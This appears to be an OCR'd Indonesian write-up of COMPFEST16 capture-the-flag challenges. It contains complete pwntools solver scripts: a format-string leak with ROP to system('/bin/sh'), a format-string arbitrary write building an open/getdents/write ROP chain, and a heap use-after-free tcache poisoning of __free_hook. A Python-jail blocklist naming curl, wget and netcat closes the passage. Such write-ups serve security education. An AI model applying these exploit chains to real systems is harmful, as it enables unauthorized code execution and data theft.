
Xornya ini pake bilangan random pke srand(time(0)) yang mana bisa digenerate sendiri kalo punya libcnya, kebetulan juga libcnya dikasih, yaudah generate aja pake ctypes.

```
L = ctypes.CDLL(libc.path)
L.srand(int(time.time()))
```

Terus kan ini leak, jadi tujuanya buat dapetin libc.address sama canary, skip buat nyari offsetnya, habistu dapet lah kalo offset libc address tu 19, canary 17. Nah sisanya udah tinggal rop biasa.

```
[+] Opening connection to challenges.ctf.compfest.id on port 9006: Done
Traceback (most recent call last):
  File "/home/a/compfest/gampang/s.py", line 21, in <module>
    libc.address = eval(data[0]) - 0x24083
  File "<string>", line 1
    ????ｷ?????
           ^
SyntaxError: (unicode error) 'utf-8' codec can't decode byte 0x9a in position 0: invalid start byte
```

Tapi entah kenapa pas leak tu kadang dapet kadang enggak saat xornya, apa gara-gara seednya kurang tepat ya? Hmm idk, ya 1/256 kemungkinan sih



Solver:


```python
from pwn import *
import ctypes
import time

context.terminal = "tmux splitw -h".split()
context.binary = elf = ELF('chall_patched')
libc = ELF('libc.so.6')

p = remote('challenges.ctf.compfest.id', 9006)
#p = elf.process()
#gdb.attach(p, gdbscript="b * main+232")

L = ctypes.CDLL(libc.path)
L.srand(int(time.time()))

pay = xor(b'%19$p %17$p', L.rand() % 256)
p.sendline(pay)

p.recvuntil(b'result : ')
data = p.recvline().strip().split(b' ')
libc.address = eval(data[0]) - 0x24083
canary = eval(data[1])
info(f'{hex(libc.address)}')
info(f'{hex(canary)}')
```

```
rop = ROP(libc)
rop.raw(rop.ret.address)
rop.raw(rop.ret.address)
rop.system(next(libc.search(b'/bin/sh\x00')))

p.sendline(cyclic(72) + p64(canary) + rop.chain())

p.interactive()
```

[PWN]

[brainrot song library]

Executive Summary



Agak banyak file yang dikasih karena di zip, tpi point utama dari chall ini yaitu format string, yang bisa digunakan untuk arbitrary address write

Technical Report

Program disini cukup simple, cuman ngeprint lagu yang dsimpen dalem file. Agak panjang kalo dijelasin semua, ya intinya ada bug format string saat user mau input sendiri file yang mau diliat

```
    printf("The song file ");
    printf(s);
    puts(" is not found.\n");
}
```

Karena programnya loop forever gass bisa dipake buat AAW. Oiya lupa ada seccomp juga

```
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000000  A = sys_number
 0001: 0x15 0x13 0x00 0x00000000  if (A == read) goto 0021
 0002: 0x15 0x12 0x00 0x00000001  if (A == write) goto 0021
 0003: 0x15 0x11 0x00 0x00000002  if (A == open) goto 0021
 0004: 0x15 0x10 0x00 0x00000003  if (A == close) goto 0021
 0005: 0x15 0x0f 0x00 0x00000005  if (A == fstat) goto 0021
 0006: 0x15 0x0e 0x00 0x00000008  if (A == lseek) goto 0021
 0007: 0x15 0x0d 0x00 0x00000009  if (A == mmap) goto 0021
 0008: 0x15 0x0c 0x00 0x0000000a  if (A == mprotect) goto 0021
 0009: 0x15 0x0b 0x00 0x0000000b  if (A == munmap) goto 0021
 0010: 0x15 0x0a 0x00 0x0000000c  if (A == brk) goto 0021
 0011: 0x15 0x09 0x00 0x00000011  if (A == pread64) goto 0021
 0012: 0x15 0x08 0x00 0x00000012  if (A == pwrite64) goto 0021
 0013: 0x15 0x07 0x00 0x0000004e  if (A == getdents) goto 0021
 0014: 0x15 0x06 0x00 0x000000ca  if (A == futex) goto 0021
 0015: 0x15 0x05 0x00 0x000000d9  if (A == getdents64) goto 0021
 0016: 0x15 0x04 0x00 0x000000e7  if (A == exit_group) goto 0021
 0017: 0x15 0x03 0x00 0x00000101  if (A == openat) goto 0021
 0018: 0x15 0x02 0x00 0x00000106  if (A == newfstatat) goto 0021
 0019: 0x15 0x01 0x00 0x0000013e  if (A == getrandom) goto 0021
 0020: 0x06 0x00 0x00 0x00000000  return KILL
 0021: 0x06 0x00 0x00 0x7fff0000  return ALLOW
```

Ada banyak yang diblacklist, tapi sepertinya ORW adalah pilihan yang tepat. Pertama coba OGW dulu (Open Getdents Write) buat nyari nama flagnya.

```
> $ 3

Goodbye!
\xb7!
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00 \x00.profile\x00   \xb6!
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x18\x00.\x00   \x04\xb9!
\x00\x00\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00 \x00.bash_logout\x0\xb5!
\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x18\x00..\x00  \x04\xc7!
\x00\x00\x00\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00 \x00.bashrc\x00    \xcb!
\x00\x00\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00\x00(\x00call-me-mewing.txt\x00 \xcc!
\x00\x00\x00\x00\x00\x07\x00\x00\x00\x00\x00\x00\x00@\x00flag-7c76921b144b830737737d5d7f6dd4d7.txt\x00  \xcd!
\x00\x00\x00\x00\x0\x00\x00\x00\x00\x00\x00\x00(\x00glimpse-of-sigma.txt\x0\xce!
\x00\x00\x00\x00\x00    \x00\x00\x00\x00\x00\x00\x00(\x00skibidi-out.txt\x00    \xcf!
\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x000\x00never-gonna-rizz-you-up.txt\x00\xd1!
```

Oke udah dapet langsung aja read filenya pake programnya langsung, karena programnya bakal baca file, pake AAW kita bisa overwrite file never-gonna-give-you-up

```
1) View song file name catalogue
2) Read song lyrics
3) Exit
>
2

You're about to see the contents of never-gonna-rizz-you-up.txt. Is that correct? (Y/N)
```

Serius chall ini lama banget buat exploitnya, format stringnya banyak bgt

```
Welcome to Brainrot Song Library!
We have a catalogue of brainrot-ified songs' lyrics you can read.
1) View song file name catalogue
2) Read song lyrics
3) Exit
> $ 2

You're about to see the contents of flag-7c76921b144b830737737d5d7f6dd4d7.txt. Is that correct? (Y/N) $ Y

Here are the lyrics for flag-7c76921b144b830737737d5d7f6dd4d7.txt:

COMPFEST16{r0tt3n_br4iN_r0tTeN_st4ck_RoTt3N_m1nd_4nD_r0ttEn_f0rm4t_sTr1N6_de598a0093}\xff

Welcome to Brainrot Song Library!
We have a catalogue of brainrot-ified songs' lyrics you can read.
1) View song file name catalogue
2) Read song lyrics
3) Exit
```

Solver:

```python
from pwn import *

context.terminal = ['tmux', 'splitw', '-h']
context.binary = elf = ELF('chall')
libc = ELF('libc.so.6')

p = remote('challenges.ctf.compfest.id', 9008)
#p = elf.process()
#gdb.attach(p, gdbscript='b* main+206')
#gdb.attach(p,gdbscript="b * readFile+364")
def send(payload):
    p.sendlineafter(b"> ", b'2')
    p.sendlineafter(b'(Y/N) ', b'N')
    p.sendlineafter(b': ', payload)

def leak(off):
    p.sendlineafter(b"> ", b'2')
    p.sendlineafter(b'(Y/N) ', b'N')
    p.sendlineafter(b': ', f'%{off}$p'.encode())
    p.recvuntil(b'file ')
    leak = p.recvuntil(b' is').strip(b' is').decode()
    return leak

def write_byte(addr, val):
    if val == 0x0:
        log.info('skipping null byte')
        return
    payload = (f'%{val}c'.encode() + b'%12$hhn').ljust(16, b'\x00') +
p64(addr)
```


```
    assert len(payload) <= 64

    p.sendlineafter(b"> ", b'2')
    p.sendlineafter(b'(Y/N) ', b'N')
    p.sendlineafter(b': ', payload)

def write64(addr, val):
    for i in range(8):
        write_byte(addr +i, (val >> i * 8) & 0xff)


leek = eval(leak(9))
log.info('leek: %#x', leek)

libc.address = leek - 0x8c9e1
log.info('libc: %#x', libc.address)

stack = eval(leak(26))
log.info('stack: %#x', stack)

file_addr = 0x404020

flag = b'flag-7c76921b144b830737737d5d7f6dd4d7.txt\x00'
for i in range(0, len(flag), 8):
    write64(file_addr + i, unpack(flag[i:i+8],'all'))

p.interactive()

# ini buat getdents tadi, nyari nama file
'''
flag = b".\x00"
send(fmtstr_payload(10, {file_addr: flag}, write_size='short'))

pop_rax = libc.search(asm('pop rax; ret')).__next__()
pop_rdi = libc.search(asm('pop rdi; ret')).__next__()
pop_rsi = libc.search(asm('pop rsi; ret')).__next__()
pop_rdx = libc.search(asm('pop rdx; pop r12; ret')).__next__()
syscall = libc.search(asm('syscall; ret')).__next__()

orw_open = [pop_rax, 2, pop_rdi, file_addr, pop_rsi, 0, pop_rdx, 0, 0,
```

```
syscall]
for i in range(len(orw_open)):
    send(fmtstr_payload(10, {stack+(8*(i+1)): orw_open[i]},
write_size='short'))

orw_getdents = [pop_rax, 0x4e, pop_rdi, 3, pop_rsi, stack-0x500,
pop_rdx, 0x400, 0, syscall]
for i in range(len(orw_getdents)):
    send(fmtstr_payload(10, {stack+(8*(i+1+len(orw_open))):
orw_getdents[i]}, write_size='short'))

orw_write = [pop_rax, 1, pop_rdi, 1, pop_rsi, stack-0x500, pop_rdx,
0x400, 0, syscall]
for i in range(len(orw_write)):
    send(fmtstr_payload(10,
{stack+(8*(i+1+len(orw_open)+len(orw_getdents))): orw_write[i]},
write_size='short'))

p.interactive()
'''
```

[PWN]

[brainrot song library v2]

Executive Summary



Soal heapnote, ada UAF saat remove karena variable yang dinullkan berbeda saat pengecekan pada fungsi view maupun edit

Technical Report

```
int __fastcall main(int argc, const char **argv, const char **env
{
  int Int; // [rsp+Ch] [rbp-4h]

  setup(argc, argv, envp);
  while ( 1 )
  {
    printMenu();
    printf("> ");
    Int = readInt();
    puts(&byte_200F);
    switch ( Int )
    {
      case 1:
        addSong();
        break;
      case 2:
        viewSong();
        break;
      case 3:
        editSong();
        break;
      case 4:
        removeSong();
        break;
      case 5:
        puts("Bye bye~ (mewing song)");
        exit(1);
      default:
        puts("Erm, what the sigma?");
        break;
    }
```

Seperti biasa ada beberapa opsi, add, view, edit, dan remove. Fungsi add bakal nambah song title dan content

```
Welcome to Brainrot Song Library v2.0, sigmas!

1. Add new brainrot songs
2. View brainrot songs
3. Edit brainrot songs
4. Remove brainrot songs
5. Exit

> 1

Choose index:
0

Title:
awikwok

Content Size
For SHORT SONG, size must be inclusively between 32 - 128.
For LONG SONG, size must be larger than or equal to 1032.
Input content size:
48

Content:
aaaaaaaaaaaaa
Welcome to Brainrot Song Library v2.0, sigmas!
```

Vulnya terletak disini

```
int removeSong()
{
  _DWORD *v0; // rax
  signed int Int; // [rsp+Ch] [rbp-4h]

  puts("Which?");
  Int = readInt();
  if ( (unsigned int)Int < 0xA )
  {
    if ( hasAllocated[Int] )
    {
      if ( isLongSong[Int] )
        free(*(void **)(*((_QWORD *)&songList + Int) + 32LL));
      else
        memset(*(void **)(*((_QWORD *)&songList + Int) + 32LL), 0, *(_QWORD *)(*((_QWORD *)&songList + Int) + 24LL));
      memset(*((void **)&songList + Int), 0, 0x18uLL);
      v0 = isAllocated;
      isAllocated[Int] = 0;
    }
    else
    {
```

FUNGSI VIEW:

```
int viewSong()
{
  unsigned int Int; // [rsp+Ch] [rbp-4h]

  puts("Which?");
  Int = readInt();
  puts(&byte_200F);
  if ( Int >= 0xA )
    return puts("Invalid index. Not sigma!\n");
  if ( !hasAllocated[Int] )
    return puts("Index still empty, you haven't RIZZED here\n");
  printf("Title: %s", (const char *)songList[Int]);
  puts(&byte_200F);
  printf("Content: ");
  return print_content(*(_QWORD *)(songList[Int] + 32LL), *(_QWORD *)(songList[Int] + 24LL));
}
```

FUNGSI EDIT:

```
int editSong()
{
  signed int Int; // [rsp+Ch] [rbp-4h]

  puts("Which?");
  Int = readInt();
  if ( (unsigned int)Int >= 0xA )
    return puts("Invalid index. Not sigma!\n");
  if ( !hasAllocated[Int] )
    return puts("Empty index. Try LOOKSMAXXING first.\n");
  puts(&byte_200F);
  puts("Enter new content:");
  return read(0, *(void **)(songList[Int] + 32LL), *(_QWORD *)(songList[Int] + 24LL));
```

Terlihat bahwa variable yang dinullkan itu berbeda pada saat pengecekan. Yaudah berarti kita punya 2 vuln yaitu READ AFTER FREE sama WRITE AFTER FREE. Vuln ini powerfull banget gaperlu heap fengsui mainin heap yang ribet.

Nah yang menarik disini, chunk yang akan difree haruslah berukuran > 1032, bisa dilihat di fungsi remove

```
int removeSong()
{
  _DWORD *v0; // rax
  signed int Int; // [rsp+Ch] [rbp-4h]

  puts("Which?");
  Int = readInt();
  if ( (unsigned int)Int < 0xA )
  {
    if ( hasAllocated[Int] )
    {
      if ( isLongSong[Int] )
        free(*(void **)(*((_QWORD *)&songList + Int) + 32LL));
      else
        memset(*(void **)(*((_QWORD *)&songList + Int) + 32LL), 0, *(_QWORD *)(*((_QWORD *)&songList + Int) + 24LL));
      memset(*((void **)&songList + Int), 0, 0x18uLL);
      v0 = isAllocated;
      isAllocated[Int] = 0;
    }
    else
    {
      LODWORD(v0) = puts("There's GYATThing you can delete here.\n");
    }
  }
```

Chunk yang berukuran > 1032 bakal ditandain dengan isLongSong. Jadinya ketika song yang punya content > 1032 bakal di remove, chunk tersebut akan masuk ke unsorted bins, yang menyebabkan libc leak. Namun untuk chunk dengan ukuran 32 < x < 128, tidak akan di free, melainkan cuma di memset.

Untuk leak unsorted bins sendiri gampang, bisa add song 2 kali dengan masing-masing ukuran contentya > 1032 dan 32 < x < 128.


```
0x555790b88450  0x0000000000000000      0x0000000000000000      ................
0x555790b88460  0x0000000000000000      0x0000000000000000      ................
0x555790b88470  0x0000000000000000      0x0000000000000491      ................      <-- unsortedbin[all][0]
0x555790b88480  0x00007f52af5f8be0      0x00007f52af5f8be0      .._.R....._.R...
0x555790b88490  0x0000000000000000      0x0000000000000000      ................
..............
0x555790b888d0  0x0000000000000000      0x0000000000000000      ................
0x555790b888e0  0x0000000000000000      0x0000000000000000      ................
0x555790b888f0  0x0000000000000000      0x0000000000000000      ................
0x555790b88900  0x0000000000000490      0x0000000000000030      ........0.......
0x555790b88910  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x555790b88920  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x555790b88930  0x4242424242424242      0x00000000000206d1      BBBBBBBB........      <-- Top chunk
pwndbg> bin
tcachebins
empty
fastbins
empty
unsortedbin
all: 0x555790b88470 —▸ 0x7f52af5f8be0 ◂— 0x555790b88470
smallbins
empty
largebins
empty
```

Nah disini chunk yang besar tadi sudah masuk di unsortedbin saat di free, kita bisa memanfaatkan vuln read after free, karena tidak ada pengecekan chunk.

```
[+] Waiting for debugger: Done
[*] hex(libc.address) = '0x7faf135f3000'
[*] Switching to interactive mode
Welcome to Brainrot Song Library v2.0, sigmas!

1. Add new brainrot songs
2. View brainrot songs
3. Edit brainrot songs
4. Remove brainrot songs
5. Exit
```

Untuk selanjutnya kita mau ngelakuin tcache poison, nah tapi disini chunk yang di free cuma yang ukuranya > 1032, kan gak mungkin masuk ke tcache. Aku lupa ini tekniknya namanya apa cuman disini kita bisa ngelakuin overlapping chunk. Jadi kek chunknya numpuk satu sama lain, nah chunk yang dasar itu harusnya ukuranya lebih gede dari chunk yang menumpuk.

Kurang lebihnya kek gini



Jadi intinya kita mau buat chunk yang masuk unsortedbin tadi dibuat sekecil mungkin biar bisa masuk ke tcache, nah caranya gimana? Add aja chunk dengan ukuran kecil misal 0x80.

Nah saat chunk tadi berukuran kecil, saat di free bisa masuk ke tcache. TAPI INGET FREE

HANYA BERLAKU KALO CHUNKNYA UKURAN > 1032. Jadinya gimana? Add aja chunk dengan ukuran > 1032 satu lagi. Itu fungsinya buat ngefree doang sih, inget skenarionya seperti gambar overlapping chunk yang tadi.

Oke cukup yappingnya

Langsung aja chunknya berhasil di free terus masuk ke tcache

```
0x55cdf7c57450  0x0000000000000000      0x0000000000000000      ................
0x55cdf7c57460  0x0000000000000000      0x0000000000000000      ................
0x55cdf7c57470  0x0000000000000000      0x0000000000000091      ................
0x55cdf7c57480  0x0000000000000000      0x000055cdf7c57010      ........p...U..          <-- tcachebins[0x90][0/1]
0x55cdf7c57490  0x000055cdf7c57470      0x000055cdf7c57470      pt...U..pt...U..
..............
0x55cdf7c574d0  0x0000000000000000      0x0000000000000000      ................
0x55cdf7c574e0  0x0000000000000000      0x0000000000000000      ................
0x55cdf7c574f0  0x0000000000000000      0x0000000000000000      ................
0x55cdf7c57500  0x0000000000000000      0x0000000000000401      ................          <-- unsortedbin[all][0]
0x55cdf7c57510  0x00007f533b70abe0      0x00007f533b70abe0      ..p;S....p;S...
0x55cdf7c57520  0x0000000000000000      0x0000000000000000      ................
..............
0x55cdf7c578d0  0x0000000000000000      0x0000000000000000      ................
0x55cdf7c578e0  0x0000000000000000      0x0000000000000000      ................
0x55cdf7c578f0  0x0000000000000000      0x0000000000000000      ................
0x55cdf7c57900  0x0000000000000400      0x0000000000000030      ........0.......
0x55cdf7c57910  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x55cdf7c57920  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x55cdf7c57930  0x4242424242424242      0x00000000000206d1      BBBBBBBB........          <-- Top chunk
pwndbg> bin
tcachebins
0x90 [  1]: 0x55cdf7c57480 ◂— 0x0
fastbins
empty
unsortedbin
all: 0x55cdf7c57500 —▸ 0x7f533b70abe0 ◂— 0x55cdf7c57500
smallbins
empty
largebins
empty
```

Nah selanjutnya bisa lakuin tcache poison, gampang kok gausah dijelasin lah ya. Intinya ngubah next pointer chunk ke address yang mau kita tuju. Misal __free_hook karena libcnya 2.31

```
[+] Opening connection to challenges.ctf.compfest.id on port 9017: Done
[*] hex(libc.address) = '0x7fad7b263000'
[*] Switching to interactive mode
$ ls
bin
chall
chall.c
dev
flag.txt
lib
lib32
lib64
libx32
usr
$ cat fl*
COMPFEST16{soal_ini_baru_jadi_seminggu_sebelum_penyisihan_dan_gw_belom_pernah_bikin_soal_heap_semoga_gak_ada_unintended_98417d17cc}
```

Solver:

```python
#!/usr/bin/env python3

from pwn import *

exe = ELF("./chall")
```


```python
libc = ELF("./libc.so.6")
ld = ELF("./ld-2.31.so")

context.binary = exe
context.terminal = "tmux splitw -h".split()

def conn():
    r = remote('challenges.ctf.compfest.id', 9017)
    #r = process([exe.path])
    #gdb.attach(r)
    return r

p = conn()

def add(idx, title, size, data):
    p.sendafter(b'> ', b'1')
    p.sendafter(b':\n', str(idx).encode())
    p.sendafter(b':\n', title)
    p.sendafter(b':\n', str(size).encode())
    p.sendafter(b':\n', data)

def delete(idx):
    p.sendafter(b'> ', b'4')
    p.sendafter(b'?\n', str(idx).encode())

def edit(idx, data):
    p.sendafter(b'> ', b'3')
    p.sendafter(b'?\n', str(idx).encode())
    p.sendafter(b':\n', data)

def view(idx):
    p.sendafter(b'> ', b'2')
    p.sendafter(b'?\n', str(idx).encode())
    p.recvuntil(b'Content: ')
    return p.recvline().strip()

add(0, b'A' * 0x18, 0x480, b'A' * 0x28)
add(1, b'B' * 0x18, 0x28, b'B' * 0x28)

delete(0)
```

```
libc.address = unpack(view(0)[:8],'all') - 0x1ecbe0
info(f'{hex(libc.address) = }')

add(2, b'C' * 0x18, 0x420, b'C' * 0x10)
delete(2)

add(3, b'D' * 0x18, 0x80, b'D' * 0x10)
delete(2)

edit(3, b'awikwaosdkaskdoaksdoasokdok')
delete(2)

edit(3, p64(libc.sym.__free_hook))

add(4, b'X', 0x80, b'X')
add(5, b'Z', 0x80, b'Z')

edit(5, p64(libc.sym.system))
edit(0, b'/bin/sh\x00')

delete(0)

p.interactive()
```

[PWN]

[brainrot song library v2 revenge]

Executive Summary



Kemungkinan ini challenge banyak yang unintended jadinya dibikin revenge, sama seperti chall yang tadi sih, dan ada sedikit patch untuk mencegah unintended.

Technical Report


Serius bang ini aku belom ngeIDA dan cuma ganti port doang WKWKWKWK, eh langsung dapet. Untuk penjelasan udah ada di challenge sebelumnya. Solvernya sama juga wkwkwk

```
[+] Opening connection to challenges.ctf.compfest.id on port 9020: Done
[*] hex(libc.address) = '0x7efe3cb94000'
[*] Switching to interactive mode
$ ls
bin
chall
chall.c
dev
flag.txt
lib
lib32
lib64
libx32
usr
$ cat fl*
COMPFEST16{tuh_kan_beneran_ada_unintended_yaudah_deh_semoga_ini_engga_T___T_cb07952ae0}
$
```

[Misc]

[john-O-jail]

Executive Summary



Python jail as its finest

Technical Report

```python
import inspect as [REDACTED]


blocked1 = ['eval', 'exec', 'execfile', 'compile', 'open',
    'file', 'input', 'import', 'getattr', 'setattr', 'delattr','attr', 'var', 'help',
    'dir', 'bytearray', 'bytes', 'memoryview', '__import__', 'os', 'sys', 'subprocess', 'shutil', 'socket', 'threading',
    'multiprocessing', 'ctypes', 'marshal', 'pickle', 'class', 'cPickle',
    'atexit', 'signal', 'resource', 'inspect', 'tempfile', 'decode', '__dict__', 'co', '__class__', '__bases__', '__mro__', '__subclasses__', '__code__', '_
_closure__', '__func__', '__self__',
    '__module__', '__defaults__', '__annotations__', '()', '[', '{', ']', '}', '0', '1', '2', '3', '4', '5', '6',
    '7', '8', '9', 'True', 'False', '=', 'dict', 'update', 'pop', 'remove', 'set']

blocked2 = [';', '..', '&&', '|', '`', '$', '>', '<', '(', ')', '[', ']', '{', '}', '!', '#', '&', '*', '\\', '\n', '\r', '\x00',
    '%', '"', "'", 'wget', 'curl', 'rm', 'chmod', 'chown', 'perl', 'php', 'bash', 'sh', 'nc', 'netcat', 'ncat', 'echo',
    'touch', 'cat', 'cd', 'mv', 'cp', 'ftp', 'scp', 'ssh', 'telnet', 'perl', 'ruby', 'pip', 'apt-get', 'yum',
    'brew', 'kill', 'killall', 'nohup', 'service', 'systemctl', 'shutdown', 'reboot', 'poweroff', 'mkfs', 'fdisk', 'dd',
